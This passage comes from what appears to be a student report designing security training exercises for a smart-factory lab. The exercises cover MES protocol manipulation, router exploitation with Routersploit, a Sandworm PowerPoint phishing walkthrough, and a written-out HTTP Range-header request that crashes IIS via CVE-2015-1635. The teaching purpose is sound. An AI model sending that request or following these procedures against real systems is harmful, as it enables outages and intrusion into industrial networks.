

Figure 3.2: A picture of the the automation pyramid. The automation pyramid divides a system into 5 levels where the level above controls the level below it e.g the PLC controls the actuators. This picture is taken from a previous report[13]

Hint

- If you are stuck at the beginning of the exercise, try exploring the network by looking at the traffic and the devices connected. I recommend Wireshark for analysing the network traffic and Nmap for device discovery.
- If you still are stuck at the beginning, you have two choices find a vulnerability in the PLCs and gain access in that fashion, or make a man-in-the-middle attack between a PLC and the MES.
- If you do not know how to manipulate the communication protocol between the work-units(PLC) and the MES, look in the provided manual, it describes the protocol's format and possible operations.

3.3.2 Educator information

Using the same goals as in the first exercise we should be able to help expand upon their knowledge. The second exercise will be based on the first exercise. The students are able to gain access of the MES and gain full control of an important part of the system, but what if the MES is better protected by closing all of the ports that are not used and the operating system of the MES is up to date, removing the previous found vulnerability. Then the students' options are restricted. The students still have the option to attempt a man-in-the-middle attack to try to intercept communication between the MES and a PLC or to attack a PLC directly. When attacking the PLC directly the total amount of influence over the system is less than in the first exercise, but the students would gain control over a component in the system which is only one level from directly influencing the physical world if we look at the automation pyramid. See Figure 3.2.

The communications between the MES and a PLC consists of queries of work-orders, confirmation of a completed work-order and a heartbeat in an interval of less than 5 seconds to confirm that a unit is still connected. The work-orders are stored in a database on the MES. The database is an Access file which is located in the directory of the MES and is designed as a 32-bit Open Database Connectivity (ODBC) database called FestoMES.[21]
The MES accepts two types of requests; a byte oriented and a string oriented request, where the string is a request expected from a robot while the byte request is what the MES expects from a PLC. The byte request consists of 1400 bytes, where 128 are allocated for the header and data while the other 1272 bytes are allocated for def. data which are query parameters defined in the database. The def. data is not specifically defined in documentation so only header and data is known. If someone would like to tamper or influence the MES via communication it could be done using either byte protocol or the string protocol. Since the string protocol

is human-readable I will be using it to explain the structure of the requests.[22] An example of the string oriented request could look like this:

ID	Parameter	Description
1	Comunication number	444 = PC, 445=Robot (defines the protocol of the response)
2	RequestID	ResourceID of the sending station
3	MClass	Message Class
4	MNo	Message number
5	ErrorState	Error code: 0 = ok

```
444;RequestID=0;MClass=100;MNo=1;ErrorState=0;#ResourceID=61<cr>
```

To read this example we have to know that every parameter is separated by a ";" and a message is terminated by a carriage return <cr>.
This example can be read as, we want to make a query where, the id of requester is the station with resource id 0. The message class is a list of predefined operations, where message class 100 refers to the get-operations. We want message number 1 which tells us to take the first get-operation which is, *get next operation for resource*, where a resource in this context is a machine. The two last parameters say that no errors has occurred and the operation that should be retrieved is for the resource with id 61. One problem when using this protocol is that you have to know what message class, and message number you need to get the information you want to retrieve from the database.

If the communication number is 444(PC) the MES's response will have the same format as the query seen above.[22] Here is an example of a response from the MES:

```
444;RequestID=0;MClass=100;MNo=1;ErrorState=0;ResourceID=8;ONo=1166;↵
OPos=1;WPNo=1;OpNo=200;PNo=1001;StepNo=10;Parameter=99<CR>
```

The response contains information about the order number, operation position, work plan number, operation number, product number, step number(how far it is in the work plan), and an additional parameter that must be an unsigned integer. With all this information the PLC knows exactly what product it is working on, how far in the process it is, and what work plan it should use when it performs its job.

From this we could create an exercise where the students should gain access to a PLC or do a man-in-the-middle attack hijacking the communication between the MES and a PLC. Then use this string oriented protocol to find out how far a product is in the manufacturing chain by looking at its work plan, this can be done if the students are able to know the resource id of the unit they have either gained access to or hijacked communications from and by using some of the predefined

queries. The predefined queries also have some set-operations which can be used to create new orders, start operations of an order, finish the operation of an order. This would allow the students to create a new order that wastes a lot of resources and set it in production. After the students have created a new order in the MES the students as a part of the exercise suggest a way to improve the security of the system. The students need to have the manual to be able to find the appropriate message classes and numbers.
Does this exercise meet the required learning goals that were stated previously in section 3.1?

Basic understanding of the cyber kill chain.
The students learn to understand the cyber kill chain, when they have to gain access to a PLC, where they start by gathering knowledge of the system gaining an idea of how the network is structured and what is available after having performed a network scan. This gives them the ability to look for vulnerabilities which can be used gain access to the system or its communication between it and the MES. With this access the students can begin to use the predefined operations to start their own order and start executing it. This brings the students through the reconnaissance, delivery/exploitation, action-on-objective phases.

Knowledge of basic network security.
When using a man-in-the-middle attack they learn about the ARP[7] protocol and how to poison it. If the students chose to attack the PLC they will learn how to spot security holes e.g unnecessary open ports and, what applications normally use those ports.

Be able to determine points of interest for an attacker.
The students will learn to identify points of interest by doing it. They will scan the network or the network traffic and finding potential vulnerable points in the system.

Be able to determine what actions would improve the security of a basic system.
When the students try to complete the exercise they encounter some of the vulnerabilities of the system, here they will learn how to exploit them and then apply it. When they are able to apply it they are able to deconstruct the system, and compare the different parts to determine what parts are the most vulnerable in the system, which leads to them being able to argue why a part is more vulnerable than another and this can be used to construct an improved version of the system with better security.

Be able to use exploitation frameworks to achieve an objective.
The students will learn to use an exploitation framework by completing the exercise, but the students will also learn to determine what tools are satisfying their needs, e.g if they want to perform a man-in-the-middle attack, they have to find

[7]Stands for Address resolution protocol. It is a protocol used to map IPs to MAC addresses[1]

a tool that can help them achieve that by, looking at the different tools available, searching their official websites for the supported attacks and intermediate stages of attacks.

Be able to search for information regarding vulnerabilities.
The students learn to gather information about vulnerabilities by first gathering information about the system, from this information the students are able to narrow the their search to the types of devices in the system and their operating system, port configuration and communications, which can be search for in vulnerability-databases e.g CVE.

3.4 Exercise 3: Gain access to the network

In this exercise the students should learn that not all networks are easy to access, and sometimes there is a way around some of the security whether it is a vulnerability in the firmware of the router or if the router is not properly configured.

Specific learning goals:

- Learn to use general security testing tools e.g Metasploit and Wireshark
- Learn to adjust a network interface card to promiscuous mode
- Learn to determine the IP address of a router

3.4.1 Student information

You have to gain access to the network, start by making sure you have a network interface card that supports promiscuous mode and enable it. When that is done you will be ready to find the network.

Hint

- When you have configured your network interface card you are ready to analyse the traffic surrounding you, one of these devices is the router you are looking for. I recommend Wireshark.
- When you have found the router's IP address you can use an exploitation framework. I recommend Routersploit for this exercise.

3.4.2 Educator information

Supported routers by Routersploit[8]:

- Asus RT-AC68U firmware version 3.0.0.4.380_7378

[8]To get an updated list go to their Github page: https://github.com/threat9/routersploit

- D-Link DSL-2750B firmwares 1.01 up to 1.03
- Some devices from the Linksys E-Series
- Mikrotik devices version from 6.29 to 6.42. Using WinBox
- zxhn_h108n

Not all networks are readily accessible, some are private networks which means that devices within the network cannot be accessed from outside the network, but the devices within can still have access to the internet. To ensure that it is not possible for everybody to become a part of the network it is often password protected, this can be achieved by using a router. So if an intruder wants to gain access to the network the intruder either has to guess the password of the network or gain access to the administration settings of the router, which makes the intruder able to change the password to anything they want and much more. In this exercise the students need a network interface card that supports promiscuous mode which makes them able to sniff packets of networks they are not a part of.

The exercise meets the overall learning goals partially.

Basic understanding of the cyber kill chain

The students learn about the cyber kill chain through completing the exercise. In this exercise the students have to enable promiscuous mode on their network cards and use Wireshark or another brand of network protocol analyser to be able to inspect the traffic around them. The reconnaissance phase starts where the students try to gain information about the router, IP address, manufacture and product number. The delivery and exploitation phases overlap due to the tool doing it in succession without input, when it has been configured with information from the reconnaissance phase. This leads to the action-on-objective phase where the students either have a password to the router network and is able to get a connection or have gained access to the administration settings of the router, where it is possible to change the password of the router and then be able to connect to the network.

Knowledge of basic network security

The students are going to learn about network security by inspecting packets, learning about their source and destination and the differences between protocols.

Be able to determine points of interest for an attacker

The students will look through a large amount of packets in order to find a packet of interest that contains the information needed. They will learn what protocols are relevant for the exercise.

Be able to use exploitation frameworks to achieve an objective

The students will make use of Routersploit in order to gain access to the router.

Be able to search for information regarding vulnerabilities

The students do not need to search for vulnerabilities because it can be handled by

Routersploit, where it checks for all vulnerabilities included in the tool. Scanning for vulnerabilities can also be handled manually if the students choose to do so.

3.5 Exercise 4: Denial of Service

In this exercise the students should learn that denial of service is a powerful type of attack, and depending on the vulnerability it is possible that it crashes the computer or server.

Specific learning goals

- Basic understanding of the principle of overflow exploits
- Basic understanding of HTTP GET requests and responses
- Able to find instructions on how to execute an exploit
- Learn to use Telnet

In this exercise we assume that the Festo system runs on a windows 8.1 32-bit and uses (Internet Information Services 8.5)IIS web server on port 80, as a means of communication between the MES itself and the production units. The students should be able to DoS the web server using the vulnerability called CVE-2015-1635.

3.5.1 Student information

In this exercise you are expected to perform a denial of service attack(DoS) using the vulnerability called CVE-2015-1635. It is your task to find out how to perform this exploit and then execute it.

Hint

- If it was not possible to find a description of how to perform the exploit, I would recommend you look at this page: https://blog.trendmicro.com/trendlabs-security-intelligence/iis-at-risk-an-in-depth-look-into-cve-2015-1635/
- If you are stuck because you don't know how to send the HTTP request, you can use Telnet to accomplish this (HTTP use port 80), I recommend PuTTy[9].

3.5.2 Educator information

The vulnerability exists due to a failure to check for overflows of the page size when sending an HTTP request. The page size is specified in a range, a start position and an end position, it does not check if the end position exceeds the size

[9]https://www.putty.org/

of the datatype used to specify the range. Here is an example of an HTTP request that makes use of the exploit: *GET /iisstart.htm HTTP/1.1\ r\ nHost: aaaaa\ r\ nRange: bytes=284-18446744073709551615 \ r\ n\ r\ n*
The focus of this exploit is on the range field. This request gets sent to the web server where a worker process of World Wide Web Publishing Service called w3wp.exe handles the processing of the request. It gets forwarded to HTTP.sys that handles HTTP protocol content. Since it is a request HTTP.sys calls the function UlpParseRange() which calculates the length of the range.*Range Length = End position - Start position +1;*
The end position being 18446744073709551615 ($2^{64} - 1$) exceeds what is possible of a 32-bit datatype and therefore overflows, the value of the end position ends up as 0 as a result of the overflow, this gives a Range Length = (-1) - 284 +1 = -284(0xFFFFFFFFFFFFFEE4).

When the request has been parsed the function UlAdjustRangesToContentSize() will be called which is used to adjust the range if it does not comply to a set of requirements that also include:

- Range Start Position is not $2^{64} - 1$
- Range Length is not $2^{64} - 1$
- Start Position $\not\geq$ the requested web page length
- End Position $\not\geq$ the requested web page length

Then the *Range End Position* should be calculated and checked if it is larger or equal to the size of targeted web page. Range End Position is the *Range Start Position + Range Length*, where in this case the Range Start Position is 284 and -284(0xFFFFFFFFFFFFFEE4) which causes an overflow resulting in Range End Position becomes 0 which is lower than the size of the targeted web page and therefore does not get adjusted.

This exploit is used to attempt a denial of service attack, which means it is very likely that the HTTP request will be sent more than once which results in that the request's response will get cached. When the response get taken from the cache and sent to the receiver it will call a function called UxpTpDirectTransmit(), which calculates the HTTP response length which in this case it is $2^{32} - 1$ which is 4Gb due to our 64-bit has been casted to 32-bit, it is in the attacker's best interest to make the HTTP response as big as possible.

When the response packet is assembled HTTP.sys forwards it to TCPIP.sys that calls the function TcpSegmentTcbSend(), which will traverse the packet and segment it before sending it. Here are some simplified code of the function from [15]:

```
Virtual address = start of HTTP response;
Remain Length = HTTP Response Length;
Part Length = First HTTP Response Part Length;
Virtual address = First HTTP Response Part content address;
While(Part Length <= Remain length)
{
    if(Part Length >= Remain Length)
        Part Length = Remain length;
    if(Part Length > 0xfaf0)
    {
        Part Length = 0xfaf0;
        /*Collect the buffer (start from "virtual address"
         length "Part Length") as the buffer which
         will send to client.
        It will call IoBuildPartialMdl function.
        */
        virtual address = virtual address + Part Length;
        Remain length = Remain Length - Part Length;
        continue;
    }
      /*Collect the buffer (start from "virtual address"
         length "Part Length") as the buffer which
         will send to client.
        It will call IoBuildPartialMdl function.
        */
        if (Part Length == Remain Length)
            break;
        virtual address = virtual address + Part Length;
        Remain Length = Remain Length - Part Length;
        Part Length = Next HTTP Response Part Length;
)
```

[15]

On line 17 an overflow will happen because our HTTP Response Length is $2^{32} - 1$=(0xFFFFFFFF). The virtual address' initial value must be a kernel address (>=0x80000000). Since the response length is large the while loop is going to repeat many times, which will result in the virtual address overflowing and becoming very small. The virtual address is used to construct a partial memory descriptor list that has the requirement that the virtual address specifies a sub-range of the source-range, which

in this case is the HTTP response, since this is not satisfied it results in blue screen of death(BSOD).[15]

When comparing the exercise with the general learning goals we can see that they are partially fulfilled.

Basic understanding of the cyber kill chain.
In the Reconnaissance phase the students know that the system is vulnerable to an exploit, but they don't know how to perform it and what is needed to perform it. In the Delivery/Exploitation/Goal-On-Objective phase the students have to send an HTTP request that causes an overflow which results in blue screen of death, denying access to the system.
Knowledge of basic network security.
The students becomes acquainted with HTTP requests and responses on a basic level.
Be able to determine points of interest for an attacker.
In this exercise the students have already been introduced to the points of interest and only have to determine how it is achieved.
Be able to determine what actions would improve the security of a basic system.
While the students research the given vulnerability they will understand why the exploit work and would on a basic level be able to determine what should be improved to stop the system from getting exploited.
Be able to use exploitation frameworks to achieve an objective.
The exercise is designed to not use any tools, but the exploit is however supported by Metasploit. Due to the relative simplicity of the exploit it is a great opportunity for the students to execute an exploit without assistance from a tool.
Be able to search for information regarding vulnerabilities.
An important factor of this exercise where the students is given what exploit to perform and they have to find the way to do it.

3.6 Exercise 5: Fishing with sandworm

The idea of this exercise is to learn students some basic phishing[10] techniques and make them reevaluate what kind of files they would consider safe.

Specific learning goals

- Learn to use general security testing tools e.g Metasploit
- Knowledge of basic phishing techniques

[10] An attack type, which focuses on tricking humans into doing things which are against their own interest e.g opening mails containing malicious code.[7]

3.6.1 Student information

In this exercise the students are expected to perform an exploit using the CVE-2014-4114 vulnerability. This requires a SMB[11] server or a Samba 3 server.

Hint

- If you are stuck and cannot find a guide to set up a Samba server: https://ubuntu.com/tutorials/install-and-configure-samba#1-overview
- If you are stuck when you want to create the delivery mechanism and payload, you can use a tool to assist you, I recommend Metasploit.
- If you cannot decide what phishing method to use, I recommend phishing email or USB.

3.6.2 Educator information

CVE-2014-4114 a vulnerability also known as Sandworm. It exploits PowerPoint to make it part of a delivery system of a malware payload. In this exercise we assume that the targeted computer uses windows 8 and has Microsoft Office 2013.[12] The vulnerability exists in the packager.dll, which is a part of the Object Linking and Embedding (OLE) property.[23] Where OLE refers to how other sources are incorporated into an office file, it can either be linked or embedded where linked supplies a destination to a file, this ensures that when updates to the source file happen it is reflected in the office file, while embedded refers to action of taking a standalone copy of the source and making it apart of the office file. An OLE object refers to an object that support the property of being incorporated by either embedding or linking.[10] The victim gets access to a PPSX file(PowerPoint file used for presentation) in this file there are some .resl files for each slide, one of their uses are to define OLE objects used on the slide, which in this case is a GIF file and an INF file, which is linked in OLE objects. In this exploit the GIF file is actually a renamed .exe file. This .exe file is the payload which will be sneaked in disguised as a GIF file. The GIF and INF file are hosted on a shared folder(SMB or Samba 3 server) managed by the attacker. When the PowerPoint file is opened, the GIF and INF files are copied from the shared folder onto the victim's computer by the packager.dll. Packager.dll will look on the OLE object's XML Presentation Command where it looks at it type and cmd property. The type is specified as verb and cmd property is "-3" for the GIF and "3" for the INF. This has the effect that it triggers the DoVerb function. Having "-3" as cmd property for the GIF has the effect that the DoVerb function skips the GIF, then DoVerb function starts processing the INF function with "3" as cmd property, which results in it trying to

[11] Server Message Block

find an appropriate handler which is the windows' default for this type of file is called InfDefaultInstall.exe, this will install the INF file, where the INF file renames the fake GIF so it has the extension .exe making it an executable and adds registry runonce value for it, which results in that the next time the system boots up the .exe will execute.[23, 12] The students can use Metasploit to assist them in performing the exploit, the only thing that is required from Metasploit is that the students have to setup a SMB or Samba 3 server[12] where it can host the .INF and fake GIF.[12]
The task of determining if a phishing attack is satisfactory is determined by the educator.

The general learning goals are only partial fulfilled.

Basic understanding of the cyber kill chain. Knowledge of basic network security.
In this exercise the students have to find their target using a network scanner, and then use the exploit which is specified. The phases that the students go through are the reconnaissance, delivery, exploit, installation and action-on-objective phases. The students starts out doing reconnaissance trying to find the person they should target for phishing and what kind of method would be appropriate. Then the students have to phish the target to deliver the PowerPoint file, which then results in the system getting exploited when the PowerPoint file is opened, leading to the payload getting installed on the system, and getting activated at the next startup of the system, where the attacker have reached the objective.

Be able to determine points of interest for an attacker.
In this exercise the points of interest would refer to the methods of delivery of the PowerPoint file. The students determines how the delivery should take place, if it should be a simple email or something more elaborate.

Be able to determine what actions would improve the security of a basic system.
Due to the design of the exercise the students will only focus on a specific vulnerability, and therefore will not explore or consider vulnerabilities in the rest of the system.

Be able to use exploitation frameworks to achieve an objective.
The students will be using Metasploit during this exercise to generate the payload, INF and PowerPoint file. If the exercise is considered too easy the students can attempt to craft the files themselves.

Be able to search for information regarding vulnerabilities.
The students are given a specific vulnerability that they should perform as a part of the exercise. The only other information search the students will be doing is searching for a way to deliver the PowerPoint file that is used to deliver the payload.

[12] A guide to setting up a samba server on Ubuntu: https://ubuntu.com/tutorials/install-and-configure-samba#1-overview

3.7 Do the exercises fulfil the courses learning goals

A comparison between the exercises and courses learning goals shows us how easy they would be to integrate into either course. If the exercises are not compatible with a course they could also be used as an optional topic, where they learn the mindset of IT-security.

The learning goals can be seen in section A.1 and section A.2. Here I have highlighted the learning goals that would be possible for the exercises to meet:

Software

1. basic network security, including knowledge of elementary analysis- and attack-tools
2. fundamental attack methods ("hacking"), e.g "reverse engineering", including knowledge of different attack-tool
3. be able to document and prioritise identified security-properties/- problems in a small IT-system
4. be able to keep themselves updated on the newest developments in especially attack-methods and -goals and appurtenant[13] countermeasures

Mechanical Engineering

- Have knowledge of how the digital information is created and distributed.

3.7.1 Exercise 1

Mechanical Engineering

Have knowledge of how the digital information is created and distributed. The students can read from the exercise description of how the communication between the different devices works, but in this exercise the students do not necessarily get to explore the traffic of the network but to complete the exercise the students have to perform a network scan to find their target, so this learning goal for the exercise is not fulfilled.

Software

Basic network security, including knowledge of elementary analysis- and attack-tools
The students have to scan a network and analyse the devices connected to find

[13]Synonym: related

open ports and operating systems, to perform this analysis the students would be using Nmap to assist them in gathering this information. This is why I think that this exercise fulfils this learning goal.

Fundamental attack methods ("hacking"), e.g "reverse engineering", including knowledge of different attack-tool
This exercise provides a lot of freedom for the students to choose an exploit that they think will work. The exploits can range from an overflow exploit to a code execution exploit, if the students follow the hints provided when get stuck they will be asked to try to perform the BlueKeep or EternalBlue exploits, which are supported by Metasploit. This exercise fulfil the learning goal due to it introducing the possibility of using an attack-tool and introducing code execution exploits.

Be able to document and prioritise identified security-properties/- problems in a small IT-system
The learning goal is fulfilled due to the students having to determine, which device within the network would be best to target and learn through experience if they made the right choice.

Be able to keep themselves updated on the newest developments in especially attack-methods and -goals and appurtenant countermeasures
The exercise fulfil the learning goal because if the students complete the exercise the students have already sought out to find vulnerabilities to a specific version of windows 7, and skills are also applicable to other vulnerabilities as well.

3.7.2 Exercise 2

Mechanical Engineering

Have knowledge of how the digital information is created and distributed.
In this exercise the students have to manipulate a communication protocol and also send a message via this protocol. It is also very likely that the students are going to perform a man-in-the-middle attack to manipulate the protocol. For the students to know where the communication is coming, from and going to the students will have to look at the traffic on the network using a network protocol analyser e.g Wireshark. This makes the exercise fulfil this learning goal.

Software

Basic network security, including knowledge of elementary analysis- and attack-tools
The learning goal is fulfilled because the students in this exercise are going to be using a network protocol analyser, e.g Wireshark to analyse the traffic on the network to find communication to intercept with a man-in-the-middle attack or gain access to a PLC and use it to send the a message to the MES, to disrupt

the currently running job. Man-in-the-middle attacks are supported by the exploit framework Metasploit.

Fundamental attack methods ("hacking"), e.g "reverse engineering", including knowledge of different attack-tool
The exercise fulfil he learning goal due to it introducing man-in-the-middle attacks as one way to complete the exercise while allowing the use of attack-tools e.g Metasploit to assist in performing the attack.

Be able to document and prioritise identified security-properties/- problems in a small IT-system
The students are going to manipulate a communication protocol to give an undesirable result for the owner of the system, I think that justifies that the exercise fulfil the learning goal of identifying security-properties/- problems in a small IT-system.

Be able to keep themselves updated on the newest developments in especially attack-methods and -goals and appurtenant countermeasures
For the students to complete this exercise they either have to perform a man-in-the-middle or find a vulnerability in the PLCs, to exploit either way they have to seek out information on the different systems and find a vulnerability that is not patched and due to this is the learning goal fulfilled by the exercise.

3.7.3 Exercise 3

Mechanical Engineering

Have knowledge of how the digital information is created and distributed.
This learning goal is not fulfilled by this exercise because it does not focus on focus on creation or distribution of digital information, its focus lies at obtaining access to a router through either a vulnerability in its firmware or it configuration. The only digital information in this exercise would be the communication between the students computers and the router.

Software

Basic network security, including knowledge of elementary analysis- and attack-tools
Depending on how difficult an educator chooses this exercise to, be it could introduce basic knowledge of network security due to an improperly configured router, or if the difficulty is a little harder the students would have to use an exploitation framework e.g Routersploit to assist them in gaining access to the network through a vulnerability in the firmware.

Fundamental attack methods ("hacking"), e.g "reverse engineering", including knowledge of different attack-tool

This exercise introduces tow methods of attacking routers, this could either be exploiting that a router has been improperly configured, and therefore has a standard password to the admin account or exploiting a vulnerability in the router's firmware.

Be able to document and prioritise identified security-properties/- problems in a small IT-system
The students have to identify either a standard password of a particular router or find a vulnerability in the mention router, so this exercise fulfils the learning goal.

Be able to keep themselves updated on the newest developments in especially attack-methods and -goals and appurtenant countermeasures
When the students use their exploitation framework they will find out that not all routers are vulnerable, even if they are of the same type of unit due to patches removing the vulnerabilities. This does not learn them how to search for vulnerabilities and due to this exercise does not fulfil this learning goal.

3.7.4 Exercise 4

Mechanical Engineering

Have knowledge of how the digital information is created and distributed.
In this exercise the students have to create an HTTP request that causes an overflow in the receiving server, resulting in a blue screen of death. When this exercise is completed the students have gained knowledge of HTTP requests and how to distribute them, which shows that the exercise fulfils the learning goal.

Software

Basic network security, including knowledge of elementary analysis- and attack-tools
In this exercise, the students learn that HTTP requests can be exploited due to the fact that it does not sufficiently check for buffer overflows, when checking the size of the content requested. This introduces the students to basic network security by teaching them how to exploit it, and thus this exercise fulfils the learning goal.

Fundamental attack methods ("hacking"), e.g "reverse engineering", including knowledge of different attack-tool
This exercise introduces a different type of attack compared to the ones already introduced. Denial of service attack as the name mentions is an attack focused only on denying the target access to the MES, not changing anything or gaining access, thus this exercise fulfils the learning goal because it introduces a denial of service attack and lets the students discover how to perform it.

Be able to document and prioritise identified security-properties/- problems in a small IT-system

If the students completed the exercise they where able to find out how to perform the denial of service attack only based on the CVE id and therefore must have understood the reason this exploit is possible, but since the students are assigned to only use this exploit we can not say that they have identified the problem, but they have found the solution so the exercise does at least partially fulfil the learning goal.

Be able to keep themselves updated on the newest developments in especially attack-methods and -goals and appurtenant countermeasures
This exercise does not fulfil the learning goal due to that the students do not have to search for an unspecified vulnerability, and thus do not learn how to find these types of vulnerabilities or keep up to date if there exists new vulnerabilities in later versions of a program, but the students would know that the given exploit is does not work on newer versions of IIS.

3.7.5 Exercise 5

Mechanical Engineering

Have knowledge of how the digital information is created and distributed.
In this exercise the students have to perform a phishing attack, where they setup a SMB/Samba server to host files that later will get copied to a targeted computer. Besides this they have to create these files with assistance from an exploitation framework e.g Metasploit. The exploitation framework does most of the work creating the files, so the exercise partially fulfils the learning goal.

Software

Basic network security, including knowledge of elementary analysis- and attack-tools
This exercise introduces a phishing exploit where external files gets copied directly to a target's computer without the target having to consent or know that it has happened, which is a lesson in basic network security and a lesson in not to trust the content of known file types.

Fundamental attack methods ("hacking"), e.g "reverse engineering", including knowledge of different attack-tool
This exercise introduces phishing as an attack method, where the students have to try to lure the target into opening the file. The students will be assisted by an exploitation framework e.g Metasploit in creating the files used for phishing e.g the payload, the bait and the mechanism that links the two.

Be able to document and prioritise identified security-properties/- problems in a small IT-system
In this exercise the students have to find a way to phish a target, this involves identifying what kind of phishing is needed to accomplish the attack.

Be able to keep themselves updated on the newest developments in especially attack-methods and -goals and appurtenant countermeasures
The students will in this exercise learn to gather information about phishing methods, and if they encounter an unsuccessful method they will search for a new method that potentially does, this makes them able to keep themselves updated on phishing method,s and due to this the exercise fulfils the learning goal.

Chapter 4

Conclusion

In this chapter we will conclude if the exercises presented in this report fulfils the course learning goals sufficiently and determine if the difficulty of the exercises are fitting for the chosen target group. Then we will conclude upon if the exercises can be used as an introduction to IT-security for smart factories and if they cover enough different types of attack.

4.1 Conclusion on comparison between course learning goals and exercises

We have chosen one learning goal from the Mechanical Engineering course and four learning goals from Software as a measure of how easy they are to integrate into the course. A well covered learning goal is easier to use as a supplement or integrate into the course than a partially covered learning goal. The total of the exercises covers all of the learning goals. Firstly, exercise one and three does not cover the Mechanical Engineering learning goal, while exercise five only covers it partially which is due to the lack of focus on creation and distribution of information in this exercise. This is completely covered by exercise two and four, where the students have to perform a man-in-the-middle attack in exercise two and create an HTTP request to DoS the MES in exercise four. Secondly, the Software learning goal that involves network-security and attack-tools is covered by all of the exercises since all of the exercise either uses a network-based attack and/or an attack-tool e.g Metasploit and Routersploit. Thirdly, the next learning goal involves attack methods, which the exercises covers extensively due to all of the exercises having different attack methods e.g phishing, DoS and man-in-the-middle. Fourthly, the next learning goal focuses on the students ability to identify security-properties/-problems, where exercise four only partially covers the learning goal. In exercise four the students are given a task to perform a DoS attack using a specific vulnerability and needed to find a solution, they have not identified the problem they

have solved it, but when learning how to solve the task they learn about why the exploit is possible. While in exercise one, two, three and five they all have to identify a problem e.g exercise five they have to identify a vulnerability of the human element of the system using phishing. The last learning goal the students have to keep themselves updated on attack-methods, -goals and countermeasures. Exercise four fails in this regard because it only focuses on one vulnerability and is designed to not consider other alternatives. While exercise three also fails to fulfil the learning goal because the students only learn to use an attack-tool to check if a router is vulnerable. The exercises one, two and five all cover this learning goal because they all give the students the opportunity to learn, how to gather information about vulnerabilities from web-sites that updated whenever a new vulnerability gets published e.g exercise one that gives the students opportunity to find a fitting vulnerability on cvedetails.com/. From this we can see that the exercises cover all of the learning goals and would be a good supplement to either course, but if troubles arise when trying to supplement the Mechanical Engineering course, a small adjustment to the course might be needed. A shift in focus e.g when they search for a way to optimise the availability of the system, they could consider security of the system to prevent downtime due to attacks.

Exercises	Learning goal type	Fulfilled learning goals
Exercise 1	Mechanical Engineering	0
	Software	1,2,3,4
Exercise 2	Mechanical Engineering	1
	Software	1,2,3,4
Exercise 3	Mechanical Engineering	0
	Software	1,2,3
Exercise 4	Mechanical Engineering	1
	Software	1,2,3
Exercise 5	Mechanical Engineering	1
	Software	1,2,3,4

Table 4.1: This table shows all of the learning goals the exercises fulfils or partially fulfils. Where the numbers in the software rows corresponds to the learning goals as shown in section 3.7. Since Mechanical Engineering only has one learning goal, 1 is used to show that it is fulfilled while 0 shows that it is not.

4.2 Do the exercises introduce Mechanical Engineering students to possible vulnerabilities a smart factory could encounter?

The vulnerabilities of a smart factory depends on the elements comprising the system comprise of, if it is many off-the-shelf products the system will inherit all of the products vulnerabilities. Besides this if a system does not have encrypted its communication between units it will also be vulnerable to man-in-the-middle attacks. Then there is the human element in the operation which also can be exploited by social engineering e.g phishing. Each of the exercises covers a different type of attack, where one of the vulnerabilities mentioned above is included in each exercise. These exercises are a great introduction in IT-security of smart factories based on the topics they cover.

4.3 Difficulty of the exercises

Would a Mechanical Engineering student be able to complete an exercise? The exercises are designed in such a way that only two exercises the students have to interact with code, exercise two and four. This lowers the entry threshold to their ability to learn how to use tools, ability to solve problems and finding information regarding vulnerabilities.

4.4 Summarising conclusion

From the three sections above we have concluded that the difficulty of the exercises set at an entry level, which is important if these exercises are to be used to introduce Mechanical Engineering and Software students to IT-security. The exercises have be to relevant for the students, which is why all of the exercises are about smart factory vulnerabilities, where each exercise focuses on a different vulnerability which can help the students gain insights of critical areas of the systems. To ensure that the exercises can be used as part of the courses or as a supplement, we chose some learning goals from Digital Manufacturing course from Mechanical Engineering, and Security course from Software to measure how well the different learning goals are covered by the exercises. We concluded that the learning goals were well covered, and if problems where encountered when the exercises are used as part of the courses a small adjustment in focus might be necessary.

Bibliography

[1] M. Ataullah and N. Chauhan. "ES-ARP: An efficient and secure Address Resolution Protocol". In: *2012 IEEE Students' Conference on Electrical, Electronics and Computer Science*. 2012, pp. 1–5.

[2] Tod Beardsley and Jin Qian. "The TCP Split Handshake: Practical Effects on Modern Network Equipment". In: *Network Protocols and Algorithms* 2.1 (2010), pp. 197–217. ISSN: 1943-3581. DOI: https://doi.org/10.5296/npa.v2i1. URL: http://macrothink.org/journal/index.php/npa/article/view/285/807.

[3] Docker. *Empowering App Development for Developers*. URL: https://www.docker.com. (accessed: 13.05.2020).

[4] V. Fuller and T. Li. *Classless Inter-domain Routing (CIDR): The Internet Address Assignment and Aggregation Plan*. Tech. rep. https://www.hjp.at/doc/rfc/rfc4632.html. 2006.

[5] Peter Føge et al. *Primus - en grundbog og håndbog til almen studieforberedelse*. Systime, 2010.

[6] golang.org. *The Go Blog - Using Go Modules*. https://golang.org/ref/modules#tmp_23. 2019.

[7] Department of Homeland Security. *Report Phishing Sites*. URL: https://www.us-cert.gov/report-phishing. (accessed: 15.05.2020).

